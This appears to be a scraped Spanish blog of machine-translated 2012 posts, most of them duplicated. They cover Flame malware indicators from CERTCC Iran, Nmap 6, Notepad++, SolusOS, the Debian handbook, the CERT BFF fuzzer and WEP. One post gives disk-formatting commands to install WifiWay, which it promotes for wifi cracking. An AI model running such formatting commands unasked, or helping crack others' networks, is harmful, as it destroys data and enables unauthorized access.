Saludos Mundo Libre.
He aqui un articulo de interes comun:
Después de haber realizado múltiples investigaciones durante los últimos meses, el centro de Maher, el CERTCC Irán, a raíz de la continua investigación sobre los ataques dirigidos de Stuxnet y Duqu desde 2010, anuncia la última detección de este ataque por primera vez.
El ataque, cuyo nombre en código "Llama" es lanzado por un nuevo malware. El nombre de "Flame" viene de uno de los módulos de ataque, que se encuentra en varios lugares en el código de malware descifrado. De hecho, este malware es una plataforma que es capaz de recibir e instalar varios módulos para diferentes objetivos. En el momento de escribir esto, ninguno de los 43 antivirus probados podría detectar cualquiera de los componentes maliciosos. Sin embargo, un detector fue creado por Maher centro y entregado a las organizaciones y las empresas seleccionadas en los primeros días de mayo. Y ahora una herramienta de eliminación está listo para ser entregado.
Algunas de las características del malware son los siguientes:
· Distribución a través de medios extraíbles
· Distribución a través de redes locales
· Red de inhalación, la detección de recursos de la red y la recolección de las listas de contraseñas vulnerables
· Exploración del disco del sistema infectado en busca de extensiones específicas y contenidos
· Creación de la serie de la pantalla del usuario cuando se capta algunos procesos específicos o ventanas activas
· El uso del micrófono conectado al sistema infectado para grabar los sonidos del medio ambiente
· La transferencia de los datos guardados para el control de los servidores
· El uso de más de 10 dominios como servidores C & C
· Establecimiento de una conexión segura con los servidores C & C a través de SSH y HTTPS
· Las decenas de Anulación de los antivirus conocidos, anti malware y otro software de seguridad
· Es capaz de infectar a Windows XP, Vista y 7 sistemas operativos
· Infección de las grandes redes a escala local
De acuerdo con presentar las convenciones de nombres, los métodos de propagación, el nivel de complejidad, de necesidades concretas y una funcionalidad espléndida, parece que hay una estrecha relación con el Stuxnet y los ataques dirigidos Duqu.
La investigación sobre estas muestras implica que los recientes incidentes de pérdida de datos masiva en Irán podría ser el resultado de un módulo instalado de esta amenaza.
Una lista de los componentes principales de infección de este malware se presenta a continuación, estas muestras estarán disponibles para los proveedores de software de seguridad
Table1: Infection Components
Content Name & Path
Registry key existence HKEY_LOCAL_MACHINE\CurrentControlSet\Control\Lsa\Authentication Packages -> mssecmgr.ocx
Malware binaries windows\system32\mssecmgr.ocx
Windows\System32\ccalc32.sys
Windows\System32\msglu32.ocx
Windows\System32\boot32drv.sys
Windows\System32\nteps32.ocx
Windows\System32\advnetcfg.ocx
Windows\System32\soapr32.ocx
Fuente:http://www.certcc.ir/index.php?name=news&file=article&sid=1894
Tratare de encontrar el Algoritmo para exponerlo despues.
Traduccion: Dellcom1@.
martes, 5 de junio de 2012

martes, 29 de mayo de 2012
Notepad++
Saludos Mundo Libre.
Notepad + + es un país libre (como en "libertad de expresión", y también como en "cerveza gratis") editor de código fuente y el reemplazo de la libreta que soporta varios lenguajes. Ejecuta en el entorno de MS Windows, su uso está regulado por la licencia GPL.
Basado en el potente componente de edición Scintilla, Notepad + + está escrito en C + + y usa la API de Win32 y STL lo que asegura una velocidad mayor de ejecución y menor tamaño del programa. Mediante la optimización de las rutinas como sea posible sin perder la facilidad de uso, Notepad + + está tratando de reducir las emisiones mundiales de dióxido de carbono. Al utilizar menos energía de la CPU, el PC puede moderar la marcha y reducir el consumo de energía, resultando en un medio ambiente más verde.
Ahora con la nueva vercion 6.1.3.

Se le anima a traducir Notepad + + a su lengua materna si no hay ya una traducción en la página de traducciones binarias.
Espero que disfrute de Notepad + + tanto como yo disfrute de codificación de la misma.
Fuente:http://notepad-plus-plus.org/
Descarga:http://notepad-plus-plus.org/
Traduccion:Dellcom1@.
Saludos Mundo Libre.
Notepad + + es un país libre (como en "libertad de expresión", y también como en "cerveza gratis") editor de código fuente y el reemplazo de la libreta que soporta varios lenguajes. Ejecuta en el entorno de MS Windows, su uso está regulado por la licencia GPL.
Basado en el potente componente de edición Scintilla, Notepad + + está escrito en C + + y usa la API de Win32 y STL lo que asegura una velocidad mayor de ejecución y menor tamaño del programa. Mediante la optimización de las rutinas como sea posible sin perder la facilidad de uso, Notepad + + está tratando de reducir las emisiones mundiales de dióxido de carbono. Al utilizar menos energía de la CPU, el PC puede moderar la marcha y reducir el consumo de energía, resultando en un medio ambiente más verde.
Ahora con la nueva vercion 6.1.3.
Se le anima a traducir Notepad + + a su lengua materna si no hay ya una traducción en la página de traducciones binarias.
Espero que disfrute de Notepad + + tanto como yo disfrute de codificación de la misma.
Fuente:http://notepad-plus-plus.org/
Descarga:http://notepad-plus-plus.org/
Traduccion:Dellcom1@.
Saludos Mundo Libre.
domingo, 27 de mayo de 2012
Nmap 6
Saludos Mundo Libre.
Nmap 6 liberado para su descarga - Descubrimiento de red gratuito y herramienta de auditoria de seguridad

Ha sido un tiempo desde la última versión principal de Nmap, la última vez que informó sobre lo que era cuando Nmap v5.20 fue puesto en libertad (febrero de 2010). La última versión principal acaba de ser liberado, la versión 6 - y ahora está disponible para descargar!
Para las dos personas en el planeta que no saben - Nmap ("Network Mapper") es una utilidad gratuita y de código abierto para la detección de redes y auditoría de seguridad. Muchos de los sistemas y administradores de red también les resulta útil para el inventario de la red, la planificación de actualización, los equipos de monitorización o de un tiempo de servicio, y muchas otras tareas. Nmap utiliza paquetes IP crudos en nuevas formas para determinar qué hosts están disponibles en la red, qué servicios (nombre de la aplicación y la versión) estos equipos ofrecen, qué sistemas operativos (y versiones del sistema operativo) que se están ejecutando, qué tipo de filtros de paquetes o cortafuegos están en uso, y docenas de otras características.
Fue diseñado para analizar rápidamente grandes redes, pero funciona muy bien contra equipos individuales. Nmap se ejecuta en todos los principales sistemas operativos de computadora, y los paquetes oficiales binarios están disponibles para Linux, Windows y Mac OS X. Además de la clásica línea de comandos ejecutable de Nmap, la suite de Nmap incluye un avanzado GUI y visor de resultados (Zenmap), una transferencia de datos flexible, cambio de dirección, y una herramienta de depuración (NCAT), una utilidad para comparar los resultados del análisis (Ndiff), y una generación de paquetes y una herramienta de análisis de la respuesta (Nping).
Mejoras importantes en la v6.00
◦ NSE mejorada - El Nmap Scripting Engine (NSE) ha explotado en popularidad y capacidades. Este sistema modular permite a los usuarios automatizar una amplia variedad de tareas de red, de aplicaciones de red para consultar la información de configuración para la detección de la vulnerabilidad y el descubrimiento de sistemas avanzados. El número de secuencia de comandos ha crecido de 59 en 5 a 348 Nmap Nmap en el 6, y todos ellos están documentados y clasificados en nuestro Portal de Documentación NSE. La infraestructura subyacente NSE ha mejorado dramáticamente.
◦ exploración Mejor Web - A medida que Internet se ha vuelto más centrado en la web, Nmap ha desarrollado web de las capacidades de escaneo para mantener el ritmo. Cuando Nmap primero fue lanzado en 1997, la mayor parte de los servicios de red ofrecidos por un servidor escuchó en persona puertos TCP o UDP y se puede encontrar con un escaneo de puertos sencilla. Ahora, las aplicaciones son tan comunes accede a través de ruta de la URL en su lugar, todos compartiendo un servidor web escuchando en un puerto único. Nmap ahora incluye muchas técnicas para la enumeración de las aplicaciones, así como la realización de una amplia variedad de otras tareas HTTP, desde el sitio web spidering al agrietamiento bruta de autenticación de la fuerza. Las tecnologías como el cifrado SSL, HTTP pipelining, y los mecanismos de caché están bien soportados.
◦ totalmente compatible con IPv6 - Teniendo en cuenta el agotamiento de direcciones IPv4 disponibles, la comunidad de Internet está tratando de pasar a IPv6. Nmap ha sido un líder en la transición, que ofrece soporte IPv6 básica desde 2002. Pero el apoyo básico no es suficiente, así que pasamos muchos meses asegurando que Nmap versión 6 incluye soporte completo para IP versión 6. Y lo lanzó justo a tiempo para el lanzamiento mundial de IPv6. Hemos creado un nuevo sistema de detección de sistema operativo IPv6, el descubrimiento de sistemas avanzados, prima paquete de escaneo de puertos IPv6, y muchos scripts NSE para IPv6 protocolos relacionados. Es fácil de usar demasiado basta con especificar el argumento de -6, junto con las direcciones IPv6 IP de destino o de los registros DNS. Además, todos nuestros sitios web son accesibles a través de IPv6. Por ejemplo, Nmap.org se puede encontrar en 2600:3 c01 :: F03C: 91ff: fe96: 967c.
◦ Herramienta Nping Nueva - El miembro más reciente de la suite de Nmap de redes y herramientas de seguridad se Nping, una herramienta de código abierto para la generación de paquetes de red, análisis de la respuesta y la medición de tiempo de respuesta. Nping puede generar paquetes de red para una amplia gama de protocolos, lo que permite un control total sobre los encabezados de protocolo. Mientras Nping puede ser utilizado como una utilidad de ping simple para detectar hosts activos, también puede ser utilizado como un generador de paquetes prima para las pruebas de tensión de la red de pila, el envenenamiento ARP, ataques de denegación de servicio, ruta de rastreo, el modo de eco, etc Nping de la novela permite a los usuarios ver cómo cambian los paquetes en tránsito entre hosts de origen y de destino. Esa es una gran manera de entender las reglas de firewall, detección de la corrupción de paquetes, y mucho más.
◦ Una mejor interfaz gráfica de usuario Zenmap visor de resultados - Aunque Nmap comenzó como una herramienta de línea de comandos y muchos usuarios (posiblemente la mayoría) siguen utilizando de esa manera, también hemos desarrollado una interfaz gráfica de usuario mejorada y visor de resultados llamado Zenmap. Además, desde un 5 Nmap es un "filtro de los ejércitos" característica que le permite ver sólo los hosts a los que coincidan con sus criterios (por ejemplo, cajas de Linux, los hosts que ejecutan Apache, etc) También hemos localizado la interfaz gráfica con soporte para cinco idiomas además de Inglés. Una interfaz de secuencia de comandos nueva selección le ayuda a encontrar y ejecutar secuencias de comandos de Nmap NSE. Incluso le dice lo que los argumentos de cada secuencia de comandos apoya.
◦ Las exploraciones más rápidas - en los 15 años de historia de Nmap, el rendimiento ha sido siempre una prioridad. Ya sea un objetivo de exploración o un millón, los usuarios quieren exploraciones de correr tan rápido como sea posible sin sacrificar la precisión. Dado que Nmap 5 que hemos reescrito el sistema de traceroute para un mayor rendimiento y mayor el paralelismo permitido del motor de Nmap Scripting y los subsistemas de detección de versión. También se realizó una auditoría de memoria intensa que redujo el consumo máximo durante nuestra exploración de referencia en un 90%. Hemos hecho muchas mejoras a las estructuras de datos y algoritmos Zenmap, así por lo que ahora puede manejar los análisis de grandes empresas con facilidad.
Nmap 6 liberado para su descarga - Descubrimiento de red gratuito y herramienta de auditoria de seguridad
Ha sido un tiempo desde la última versión principal de Nmap, la última vez que informó sobre lo que era cuando Nmap v5.20 fue puesto en libertad (febrero de 2010). La última versión principal acaba de ser liberado, la versión 6 - y ahora está disponible para descargar!
Para las dos personas en el planeta que no saben - Nmap ("Network Mapper") es una utilidad gratuita y de código abierto para la detección de redes y auditoría de seguridad. Muchos de los sistemas y administradores de red también les resulta útil para el inventario de la red, la planificación de actualización, los equipos de monitorización o de un tiempo de servicio, y muchas otras tareas. Nmap utiliza paquetes IP crudos en nuevas formas para determinar qué hosts están disponibles en la red, qué servicios (nombre de la aplicación y la versión) estos equipos ofrecen, qué sistemas operativos (y versiones del sistema operativo) que se están ejecutando, qué tipo de filtros de paquetes o cortafuegos están en uso, y docenas de otras características.
Fue diseñado para analizar rápidamente grandes redes, pero funciona muy bien contra equipos individuales. Nmap se ejecuta en todos los principales sistemas operativos de computadora, y los paquetes oficiales binarios están disponibles para Linux, Windows y Mac OS X. Además de la clásica línea de comandos ejecutable de Nmap, la suite de Nmap incluye un avanzado GUI y visor de resultados (Zenmap), una transferencia de datos flexible, cambio de dirección, y una herramienta de depuración (NCAT), una utilidad para comparar los resultados del análisis (Ndiff), y una generación de paquetes y una herramienta de análisis de la respuesta (Nping).
Mejoras importantes en la v6.00
◦ NSE mejorada - El Nmap Scripting Engine (NSE) ha explotado en popularidad y capacidades. Este sistema modular permite a los usuarios automatizar una amplia variedad de tareas de red, de aplicaciones de red para consultar la información de configuración para la detección de la vulnerabilidad y el descubrimiento de sistemas avanzados. El número de secuencia de comandos ha crecido de 59 en 5 a 348 Nmap Nmap en el 6, y todos ellos están documentados y clasificados en nuestro Portal de Documentación NSE. La infraestructura subyacente NSE ha mejorado dramáticamente.
◦ exploración Mejor Web - A medida que Internet se ha vuelto más centrado en la web, Nmap ha desarrollado web de las capacidades de escaneo para mantener el ritmo. Cuando Nmap primero fue lanzado en 1997, la mayor parte de los servicios de red ofrecidos por un servidor escuchó en persona puertos TCP o UDP y se puede encontrar con un escaneo de puertos sencilla. Ahora, las aplicaciones son tan comunes accede a través de ruta de la URL en su lugar, todos compartiendo un servidor web escuchando en un puerto único. Nmap ahora incluye muchas técnicas para la enumeración de las aplicaciones, así como la realización de una amplia variedad de otras tareas HTTP, desde el sitio web spidering al agrietamiento bruta de autenticación de la fuerza. Las tecnologías como el cifrado SSL, HTTP pipelining, y los mecanismos de caché están bien soportados.
◦ totalmente compatible con IPv6 - Teniendo en cuenta el agotamiento de direcciones IPv4 disponibles, la comunidad de Internet está tratando de pasar a IPv6. Nmap ha sido un líder en la transición, que ofrece soporte IPv6 básica desde 2002. Pero el apoyo básico no es suficiente, así que pasamos muchos meses asegurando que Nmap versión 6 incluye soporte completo para IP versión 6. Y lo lanzó justo a tiempo para el lanzamiento mundial de IPv6. Hemos creado un nuevo sistema de detección de sistema operativo IPv6, el descubrimiento de sistemas avanzados, prima paquete de escaneo de puertos IPv6, y muchos scripts NSE para IPv6 protocolos relacionados. Es fácil de usar demasiado basta con especificar el argumento de -6, junto con las direcciones IPv6 IP de destino o de los registros DNS. Además, todos nuestros sitios web son accesibles a través de IPv6. Por ejemplo, Nmap.org se puede encontrar en 2600:3 c01 :: F03C: 91ff: fe96: 967c.
◦ Herramienta Nping Nueva - El miembro más reciente de la suite de Nmap de redes y herramientas de seguridad se Nping, una herramienta de código abierto para la generación de paquetes de red, análisis de la respuesta y la medición de tiempo de respuesta. Nping puede generar paquetes de red para una amplia gama de protocolos, lo que permite un control total sobre los encabezados de protocolo. Mientras Nping puede ser utilizado como una utilidad de ping simple para detectar hosts activos, también puede ser utilizado como un generador de paquetes prima para las pruebas de tensión de la red de pila, el envenenamiento ARP, ataques de denegación de servicio, ruta de rastreo, el modo de eco, etc Nping de la novela permite a los usuarios ver cómo cambian los paquetes en tránsito entre hosts de origen y de destino. Esa es una gran manera de entender las reglas de firewall, detección de la corrupción de paquetes, y mucho más.
◦ Una mejor interfaz gráfica de usuario Zenmap visor de resultados - Aunque Nmap comenzó como una herramienta de línea de comandos y muchos usuarios (posiblemente la mayoría) siguen utilizando de esa manera, también hemos desarrollado una interfaz gráfica de usuario mejorada y visor de resultados llamado Zenmap. Además, desde un 5 Nmap es un "filtro de los ejércitos" característica que le permite ver sólo los hosts a los que coincidan con sus criterios (por ejemplo, cajas de Linux, los hosts que ejecutan Apache, etc) También hemos localizado la interfaz gráfica con soporte para cinco idiomas además de Inglés. Una interfaz de secuencia de comandos nueva selección le ayuda a encontrar y ejecutar secuencias de comandos de Nmap NSE. Incluso le dice lo que los argumentos de cada secuencia de comandos apoya.
◦ Las exploraciones más rápidas - en los 15 años de historia de Nmap, el rendimiento ha sido siempre una prioridad. Ya sea un objetivo de exploración o un millón, los usuarios quieren exploraciones de correr tan rápido como sea posible sin sacrificar la precisión. Dado que Nmap 5 que hemos reescrito el sistema de traceroute para un mayor rendimiento y mayor el paralelismo permitido del motor de Nmap Scripting y los subsistemas de detección de versión. También se realizó una auditoría de memoria intensa que redujo el consumo máximo durante nuestra exploración de referencia en un 90%. Hemos hecho muchas mejoras a las estructuras de datos y algoritmos Zenmap, así por lo que ahora puede manejar los análisis de grandes empresas con facilidad.
Fuente:http://www.darknet.org.uk/
Traduccion: Dellcom1@
Saludos Mundo Libre.
martes, 15 de mayo de 2012
SolusOS
Saludos Mundo Libre.
Quiero Ablar de esteDiestro SolusOs.
¿Qué es SolusOS?
SolusOS es un sistema operativo moderno basado en la distribución de Linux muy popular, Debian. Funciona fuera de la caja con un gran apoyo para todas sus necesidades de computación de hoy en día como procesamiento de textos, audio / vídeo y la edición, el intercambio de archivos, y mucho más.
Sistema operativos modernos ligero
Disfrute de todas las comodidades del mundo moderno de escritorio en un sistema increíblemente ligero, apto para ordenadores antiguos y nuevos por igual. La robustez no tienen que venir a un costo de energía.
potencia multimedia
Una vez que hayas instalado SolusOS ya está bueno para ir. Podrá navegar por internet, jugar los últimos juegos en 3D o sus sentarse y ver un DVD. Gestiona tu colección de MP3 todo desde un solo sistema. El mundo es tuyo. Códecs incluidos ayudar a asegurar que no tiene que preocuparse de sus medios de comunicación no ser fácilmente reproducible.
estabilidad
No sólo se SolusOS un sistema operativo muy robusto y moderno, directamente puede rastrear su linaje al proyecto Debian, a raíz de la rama estable de la distribución. Nunca más tendrás que preocuparte por el "infierno de dependencia" o software defectuoso destruir la instalación. A través de esta influencia, somos capaces de ofrecerle una experiencia de usuario agradable y que todo funcione sin problemas.
Comunidad Accesible
Nuestra comunidad está disponible a través de nuestros foros o IRC. Hablar directamente con los desarrolladores del proyecto, y su entrada a los mismos. Realmente creemos en el poder de la comunidad que nos mantenga en movimiento día a día.
Pedido de funciones
Falta de software en el repositorio? Algunas ideas para el software que no solo podría beneficiar a usted, sino a la comunidad en su conjunto? Estamos tratando de mejorar la experiencia del usuario de Linux para todo el mundo. Es que la pasión que nos impulsa hacia adelante. Háganos saber sus ideas - es posible que vea que vengan a la vida y obtener desarrollados.
Pues provar este diestro ya que el mundo linux nos ofrece una variedad de diestros para tu sistema y todos libre s, deja las ataduras y unete al Mundo Libre.

Fuente:http://solusos.com/
Lo podemos Descargar desde:http://solusos.com/
Traduccion:Dellcom1@
Quiero Ablar de esteDiestro SolusOs.
¿Qué es SolusOS?
SolusOS es un sistema operativo moderno basado en la distribución de Linux muy popular, Debian. Funciona fuera de la caja con un gran apoyo para todas sus necesidades de computación de hoy en día como procesamiento de textos, audio / vídeo y la edición, el intercambio de archivos, y mucho más.
Sistema operativos modernos ligero
Disfrute de todas las comodidades del mundo moderno de escritorio en un sistema increíblemente ligero, apto para ordenadores antiguos y nuevos por igual. La robustez no tienen que venir a un costo de energía.
potencia multimedia
Una vez que hayas instalado SolusOS ya está bueno para ir. Podrá navegar por internet, jugar los últimos juegos en 3D o sus sentarse y ver un DVD. Gestiona tu colección de MP3 todo desde un solo sistema. El mundo es tuyo. Códecs incluidos ayudar a asegurar que no tiene que preocuparse de sus medios de comunicación no ser fácilmente reproducible.
estabilidad
No sólo se SolusOS un sistema operativo muy robusto y moderno, directamente puede rastrear su linaje al proyecto Debian, a raíz de la rama estable de la distribución. Nunca más tendrás que preocuparte por el "infierno de dependencia" o software defectuoso destruir la instalación. A través de esta influencia, somos capaces de ofrecerle una experiencia de usuario agradable y que todo funcione sin problemas.
Comunidad Accesible
Nuestra comunidad está disponible a través de nuestros foros o IRC. Hablar directamente con los desarrolladores del proyecto, y su entrada a los mismos. Realmente creemos en el poder de la comunidad que nos mantenga en movimiento día a día.
Pedido de funciones
Falta de software en el repositorio? Algunas ideas para el software que no solo podría beneficiar a usted, sino a la comunidad en su conjunto? Estamos tratando de mejorar la experiencia del usuario de Linux para todo el mundo. Es que la pasión que nos impulsa hacia adelante. Háganos saber sus ideas - es posible que vea que vengan a la vida y obtener desarrollados.
Pues provar este diestro ya que el mundo linux nos ofrece una variedad de diestros para tu sistema y todos libre s, deja las ataduras y unete al Mundo Libre.

Fuente:http://solusos.com/
Lo podemos Descargar desde:http://solusos.com/
Traduccion:Dellcom1@
The Debian Administrator’s Handbook
Saludos Mundo Libre.
Un exelente libro para conocer todo sobre los siguientes temas.
Temas de Seguridad.
Servicios de Redes.
Servicios de Unix.
Resolver problemas y buscar información relevante.
Sistemas de Paquetes.
Crear paquetes en Debian.
Entornos de trabajo.
El proyecto es de http://debian-handbook.info/ donde lo podremos descargar o comprar con una sola donacion un exelente libro que todos tenemos que tener en nuestra cabecera.
Acerca de este proyecto
Escrito por dos desarrolladores de Debian - Raphael Hertzog y Roland Mas - Manual del Administrador de Debian comenzó como una traducción de su best seller francés conocido como Cahier de l'Debian Admin (publicado por Eyrolles). Es un recurso fantástico para todos los usuarios de una distribución basada en Debian. Accesible a todos, este libro enseña los elementos básicos para cualquier persona que quiera convertirse en un eficaz e independiente de Debian GNU / Linux administrador.
Teniendo en cuenta que los editores tradicionales no quería correr el riesgo de hacer esta traducción, nos decidimos a hacer la traducción nosotros mismos y para la libre publicación de los resultados. Después de una campaña exitosa crowdfunding, nos las arreglamos para completar esta traducción entre diciembre de 2011 y mayo de 2012.
A la altura de nuestros ideales del software libre, que quería que el libro esté libremente disponible (es decir bajo los términos de una licencia compatible con las Directrices de Software Libre de Debian, por supuesto). No era una condición sin embargo: un fondo de la liberación tenía que ser completada para asegurarse que tuviéramos una compensación decente para el trabajo que el libro representa. Este fondo alcanzó su objetivo de 25K € en abril de 2012.
Un exelente libro para conocer todo sobre los siguientes temas.
El proyecto es de http://debian-handbook.info/ donde lo podremos descargar o comprar con una sola donacion un exelente libro que todos tenemos que tener en nuestra cabecera.
Acerca de este proyecto
Escrito por dos desarrolladores de Debian - Raphael Hertzog y Roland Mas - Manual del Administrador de Debian comenzó como una traducción de su best seller francés conocido como Cahier de l'Debian Admin (publicado por Eyrolles). Es un recurso fantástico para todos los usuarios de una distribución basada en Debian. Accesible a todos, este libro enseña los elementos básicos para cualquier persona que quiera convertirse en un eficaz e independiente de Debian GNU / Linux administrador.
Teniendo en cuenta que los editores tradicionales no quería correr el riesgo de hacer esta traducción, nos decidimos a hacer la traducción nosotros mismos y para la libre publicación de los resultados. Después de una campaña exitosa crowdfunding, nos las arreglamos para completar esta traducción entre diciembre de 2011 y mayo de 2012.
A la altura de nuestros ideales del software libre, que quería que el libro esté libremente disponible (es decir bajo los términos de una licencia compatible con las Directrices de Software Libre de Debian, por supuesto). No era una condición sin embargo: un fondo de la liberación tenía que ser completada para asegurarse que tuviéramos una compensación decente para el trabajo que el libro representa. Este fondo alcanzó su objetivo de 25K € en abril de 2012.
miércoles, 9 de mayo de 2012
Linux
Saludos Mundo Libre.
CERT básica Fuzzing Marco (BFF)
El marco básico Fuzzing CERT (BFF) es una herramienta de pruebas de software que encuentra defectos en las aplicaciones que se ejecutan en Linux y Mac OS X. BFF realiza fuzzing mutacional en un software que consume el archivo de entrada. (Fuzzing mutacional es el acto de tomar bien formados los datos de entrada y de corromper de diversas maneras, en busca de casos que causan accidentes.) La BFF recoge automáticamente casos de prueba de software que hacen que se bloquee de manera única, así como la depuración de la información asociada con los accidentes. El objetivo de la mejor amiga es reducir al mínimo el esfuerzo necesario para los vendedores de software e investigadores de seguridad de manera eficiente para descubrir y analizar las vulnerabilidades de seguridad encontradas a través de fuzzing.
Tradicionalmente fuzzing ha sido muy eficaz en la búsqueda de vulnerabilidades de seguridad, pero debido a sus resultados la naturaleza intrínsecamente estocástico puede ser altamente dependiente de la configuración inicial del sistema de fuzzing. BFF se aplica la máquina de aprendizaje y las técnicas de computación evolutiva para minimizar la cantidad de la configuración manual necesaria para iniciar y completar una campaña de fuzzing efectivo. BFF ajusta sus parámetros de configuración basado en lo que encuentra (o no encontrar) en el transcurso de una campaña de fuzzing. Al hacerlo, puede aumentar drásticamente la eficacia y la eficiencia de la campaña. Como resultado de ello, el conocimiento experto no es necesario para configurar una campaña de fuzz eficaz, y los principiantes y expertos por igual pueden empezar a encontrar y analizar las vulnerabilidades con mucha rapidez.
Algunas de las características ofertas BFF son:• configuración inicial mínima es necesaria para iniciar una campaña de fuzzing• La supervisión mínima de la campaña de fuzzing se requiere, como BFF puede recuperarse automáticamente muchos problemas comunes que pueden interrumpir las campañas de fuzzing• Único determinación a través del análisis inteligente de backtrace• minimización de caso de prueba automatizada reduce el esfuerzo requerido para analizar los resultados de la destilación del caso de prueba para los cambios mínimos en los datos de entrada requeridos para inducir un accidente específica• El aprendizaje de la máquina en línea aplicado al parámetro fuzzing y la selección de archivo de entrada para mejorar la eficacia de la campaña• Apoyo distribuido fuzzing• intensidad de colisión / explotabilidad de triaje
En el CERT / CC, que ya han utilizado la infraestructura de BFF para encontrar un número de vulnerabilidades críticas en productos como Adobe Reader y Flash Player, Foxit Reader, QuickTime de Apple, Vista previa, y Mac OS X; Xpdf; Poppler, FFmpeg, Jasper ; Wireshark, VMware VMnc códec de vídeo, el codec de video Indeo, y muchos otros.
Descarga:http://www.cert.org/vuls/discovery/bff.html
Fuente:http://www.cert.org/vuls/discovery/bff.html
Traduccion:Dellcom1@
Saludos Mundo Libre.
CERT básica Fuzzing Marco (BFF)
El marco básico Fuzzing CERT (BFF) es una herramienta de pruebas de software que encuentra defectos en las aplicaciones que se ejecutan en Linux y Mac OS X. BFF realiza fuzzing mutacional en un software que consume el archivo de entrada. (Fuzzing mutacional es el acto de tomar bien formados los datos de entrada y de corromper de diversas maneras, en busca de casos que causan accidentes.) La BFF recoge automáticamente casos de prueba de software que hacen que se bloquee de manera única, así como la depuración de la información asociada con los accidentes. El objetivo de la mejor amiga es reducir al mínimo el esfuerzo necesario para los vendedores de software e investigadores de seguridad de manera eficiente para descubrir y analizar las vulnerabilidades de seguridad encontradas a través de fuzzing.
Tradicionalmente fuzzing ha sido muy eficaz en la búsqueda de vulnerabilidades de seguridad, pero debido a sus resultados la naturaleza intrínsecamente estocástico puede ser altamente dependiente de la configuración inicial del sistema de fuzzing. BFF se aplica la máquina de aprendizaje y las técnicas de computación evolutiva para minimizar la cantidad de la configuración manual necesaria para iniciar y completar una campaña de fuzzing efectivo. BFF ajusta sus parámetros de configuración basado en lo que encuentra (o no encontrar) en el transcurso de una campaña de fuzzing. Al hacerlo, puede aumentar drásticamente la eficacia y la eficiencia de la campaña. Como resultado de ello, el conocimiento experto no es necesario para configurar una campaña de fuzz eficaz, y los principiantes y expertos por igual pueden empezar a encontrar y analizar las vulnerabilidades con mucha rapidez.
Algunas de las características ofertas BFF son:• configuración inicial mínima es necesaria para iniciar una campaña de fuzzing• La supervisión mínima de la campaña de fuzzing se requiere, como BFF puede recuperarse automáticamente muchos problemas comunes que pueden interrumpir las campañas de fuzzing• Único determinación a través del análisis inteligente de backtrace• minimización de caso de prueba automatizada reduce el esfuerzo requerido para analizar los resultados de la destilación del caso de prueba para los cambios mínimos en los datos de entrada requeridos para inducir un accidente específica• El aprendizaje de la máquina en línea aplicado al parámetro fuzzing y la selección de archivo de entrada para mejorar la eficacia de la campaña• Apoyo distribuido fuzzing• intensidad de colisión / explotabilidad de triaje
En el CERT / CC, que ya han utilizado la infraestructura de BFF para encontrar un número de vulnerabilidades críticas en productos como Adobe Reader y Flash Player, Foxit Reader, QuickTime de Apple, Vista previa, y Mac OS X; Xpdf; Poppler, FFmpeg, Jasper ; Wireshark, VMware VMnc códec de vídeo, el codec de video Indeo, y muchos otros.
Descarga:http://www.cert.org/vuls/discovery/bff.html
Fuente:http://www.cert.org/vuls/discovery/bff.html
Traduccion:Dellcom1@
Saludos Mundo Libre.
jueves, 3 de mayo de 2012
WifiWay
Saludos Mundo libre.
Ya he platicado de la isntalacion de este sistema de crakeo de wep y wap asi que al grano.
Para instalar el diestro en el disco duro hay que arrancar desde los dispositivos usb o dvd o cd de tu pc dependiendo de lo que tengas laptop o pc o mini laptop asi que manos a la obra.
ya arrancado el sistema abrimos una shell e introdusimos los siguientes comandos.
wifiway#fdisk -l
para ver las particiones.
wifiway#cfdisk /dev/sda
para crear la particion principal dentro de la pantalla seguimos esto.
New-Primary-Beginning
para crear la particion swap seguimos esto
new-logical-beginning-type-82-write-quit-reboot.
el sistema reinicia.
arrancado el sistema abrimos una shell de nuevo y ponemos estos comando.
wifiway#fdisk -l
para ver las particiones.
wifiway#mks -t ext3 /dev/sda1
para formatear la particion.
wifiway#mkswap /dev/sda5
wifiway#reboot
Estos son los comando para crear las particiones despues el programa de instalacion lo hace casi solo
Les dejo un exelente video que esplica todo lo expuesto anteriormente.
Ya no explico todo tan desmenuzado el video es muy interezante asi que lo disfruten.
Felis Wifihacking.
Dellcom1@
Saludos Mundo Libre.
Ya he platicado de la isntalacion de este sistema de crakeo de wep y wap asi que al grano.
Para instalar el diestro en el disco duro hay que arrancar desde los dispositivos usb o dvd o cd de tu pc dependiendo de lo que tengas laptop o pc o mini laptop asi que manos a la obra.
ya arrancado el sistema abrimos una shell e introdusimos los siguientes comandos.
wifiway#fdisk -l
para ver las particiones.
wifiway#cfdisk /dev/sda
para crear la particion principal dentro de la pantalla seguimos esto.
New-Primary-Beginning
para crear la particion swap seguimos esto
new-logical-beginning-type-82-write-quit-reboot.
el sistema reinicia.
arrancado el sistema abrimos una shell de nuevo y ponemos estos comando.
wifiway#fdisk -l
para ver las particiones.
wifiway#mks -t ext3 /dev/sda1
para formatear la particion.
wifiway#mkswap /dev/sda5
wifiway#reboot
Estos son los comando para crear las particiones despues el programa de instalacion lo hace casi solo
Les dejo un exelente video que esplica todo lo expuesto anteriormente.
Ya no explico todo tan desmenuzado el video es muy interezante asi que lo disfruten.
Felis Wifihacking.
Dellcom1@
Saludos Mundo Libre.
sábado, 28 de abril de 2012
Cifrado de Red
Saludos Mundo Libre.
He leido un articulo sobre el cifrado de redes wifi el texto es el siguiente:
WEP, acrónimo de Wired Equivalent Privacy o "Privacidad Equivalente a Cableado", es el sistema de cifrado incluido en el estándar IEEE 802.11 como protocolo para redes Wireless que permite cifrar la información que se transmite. Proporciona un cifrado a nivel 2, basado en el algoritmo de cifrado RC4 que utiliza claves de 64 bits (40 bits más 24 bits del vector de iniciación IV) o de 128 bits (104 bits más 24 bits del IV). Los mensajes de difusión de las redes inalámbricas se transmiten por ondas de radio, lo que los hace más susceptibles, frente a las redes cableadas, de ser captados con relativa facilidad. Presentado en 1999, el sistema WEP fue pensado para proporcionar una confidencialidad comparable a la de una red tradicional cableada.
